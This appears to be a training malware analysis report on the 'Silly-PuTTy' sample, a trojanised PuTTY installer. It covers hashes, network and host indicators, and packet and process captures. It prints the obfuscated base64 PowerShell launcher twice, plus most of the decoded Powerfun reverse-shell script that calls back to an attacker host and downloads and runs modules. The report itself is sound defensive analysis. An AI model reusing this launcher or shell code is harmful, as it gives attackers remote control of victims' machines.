


Practical Malware Analysis & Triage

Malware Analysis Report

Silly-PuTTy.exe Malware

Sept 2022 | Peesha | v1.0

Table of Contents

Table of Contents 2

Executive Summary 3

High-Level Technical Summary 4

Malware Composition 5

Basic Static Analysis 7

Basic Dynamic Analysis 8

- Initial Detonation (with or without Internet simulation) 8
- Host-based Indicators 8
- Network Signatures 11

Rules & Signatures 13

- Yara Rules 13

Executive Summary

SHA256 hash	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83


Silly-PuTTy is a malware sample first identified on August 1st, 2021. It is packaged along with the original PuTTy software to avoid detection. It is a compressed PowerShell payload that runs on the x64 Windows operating system. Symptoms of infection include a callback to the URL – hxxp://bonus2.corporatebonusapplication.local/, a random blue screen pops up briefly (like a flash) once executed on the endpoint, and the binary initiates a reverse shell connection on the localhost through port 8443 (HTTPS).

YARA signature rules are attached in Rules & Signatures. Malware sample and hashes have been submitted to VirusTotal for further examination.

Silly-PuTTy.exe Malware
Sept 2022
v1.0

High-Level Technical Summary

Silly-PuTTy consists of a PowerShell payload that is packaged alongside the original PuTTy software and runs when the binary is executed.
It opens a reverse shell connection to the attacker's PC and enables the attacker to run commands on the localhost if there is a valid TLS/SSL certificate.


putty.exe
powershell.exe is executed
Base64 string is decoded, unzipped and run
Reverse shell is executed
Callback to hxxp://bonus2.corporatebonusapplication.local/
Attacker runs commands

Malware Composition

Silly-PuTTy consists of the following components:


File Hash:

SHA256	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

Callback to attacker's PC:

Domain	bonus2.corporatebonusapplication.local
Port	8443
Protocol	HTTPS/TLS

A TLS/SSL connection made by the initiation of a CLIENT HELLO message from the detonation to the specified domain




```
λ ncat -nvlp 8443
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from 127.0.0.1:1255.
▬♥♥ ├Θ  ┐♥♥cA`J±╥‼♦q█   ◄KëA7ë{-z½└♠<ε«↨ùS↨╜Æ  *└,└+└Θ└/ ƒ ₧└$└#└(└'└
       └╗└‼ ¥ £ = < 5 /
Θ  1   + )  &bonus2.corporatebonusapplication.local
 → ♠♦Θ♣ΘΘΘ♦♥♣♥Θ♥ΘΘ♠Θ♠♥ #    ↨    Θ Θ █
```

ncat.exe
README.txt
FLARE
Capturing from Npcap Loopback Adapter
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.   Time        Source           Destination      Protocol  Length Info
   17 75.257710   10.0.0.4         239.255.255.250  SSDP       420 M-SEARCH * HTTP/1.1
   18 75.259087   169.254.203.225  239.255.255.250  SSDP       420 M-SEARCH * HTTP/1.1
   19 171.888308  127.0.0.1        127.0.0.1        TCP        118 1255 → 8443 [SYN] Seq=0 Win=65535 Le
   20 171.888353  127.0.0.1        127.0.0.1        TCP        118 8443 → 1255 [SYN, ACK] Seq=0 Ack=1 W
   21 171.888990  127.0.0.1        127.0.0.1        TCP         94 1255 → 8443 [ACK] Seq=1 Ack=1 Win=26
   22 171.923472  127.0.0.1        127.0.0.1        TLSv1.2    494 Client Hello
   23 171.923574  127.0.0.1        127.0.0.1        TCP         94 8443 → 1255 [ACK] Seq=1 Ack=201 Win=
```

PowerShell command:

The PowerShell command contains a compressed base64 encoded string which when decoded and unzipped, turns out to be a PowerShell script that is used to create a reverse shell connection back to the attacker's machine, when executed.



```
λ strings putty.exe | grep -i "powershell"
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Objec
t System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/U
WECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz
6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrL
MV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk
25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF
2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PI
VUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnI
rGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIU
WJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfr
fGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWP
iYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3Mj
oK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAA
A=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```




```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidati
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:com
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
```

Basic Static Analysis


{Screenshots and description about basic static artifacts and methods}

This is the SHA256 hash of the executable




```
0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83 *putty.exe
```

It is for 32-bit Windows Systems, and we observe that it is not a packed executable as the Virtual size is about the same as the Raw data size. Thus, the Import Address Table (IAT) is normal.



```
00000174    74  00  00  00
00000178      00095F6D   Virtual Size
0000017C      00001000   RVA
00000180      00096000   Size of Raw Data
00000184      00000400   Pointer to Raw Data
```

The strings section is more difficult than usual, because this malware sample appears to be a normal working program. Note that, while difficult, it is possible to find the payload of this binary in the strings.



```
λ strings putty.exe | grep -i "powershell"
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Objec
t System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/U
WECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz
6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrL
MV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk
25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF
2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PI
VUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnI
rGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIU
WJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfr
fGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWP
iYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3Mj
oK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAA
A=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Basic Dynamic Analysis


{Screenshots and description about basic dynamic artifacts and methods}

Initial Detonation (with or without Internet simulation)

A blue window flashes on screen and disappears almost immediately. Once that happens, the intended PuTTy installation window opens.


Host-based Indicators

We proceed to capture host-based activities when the file is executed.



Time ...	Process Name	PID	Operation	Path	Result	Detail
2:27:4...	putty.exe	5052	Process Start		SUCCESS	Parent PID: 2780, Command line: "C:\User
2:27:4...	putty.exe	5052	Thread Create		SUCCESS	Thread ID: 2512
2:27:4...	putty.exe	5052	Load Image	C:\Users\peesha\Desktop\putty.exe	SUCCESS	Image Base: 0x400000, Image Size: 0x180
2:27:4...	putty.exe	5052	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7fff2dc30000, Image Size:
2:27:4...	putty.exe	5052	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x77d60000, Image Size: 0x1

When we filter the Parent PID of PuTTy, we see that a PowerShell process starts up once the file is executed. We expand it further and see a base64 string enclosed in the PowerShell command.



Time ...	Process Name	PID	Operation	Path	Result	Detail
2:27:4...	powershell.exe	4892	Process Start		SUCCESS	Parent PID: 5052, Command line: powersh
2:27:4...	powershell.exe	4892	Thread Create		SUCCESS	Thread ID: 3332
2:27:4...	powershell.exe	4892	Load Image	C:\Windows\SysWOW64\WindowsPo...	SUCCESS	Image Base: 0x3f0000, Image Size: 0x6d0
2:27:4...	powershell.exe	4892	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7fff2dc30000, Image Size:

Event Properties

Event | Process | Stack

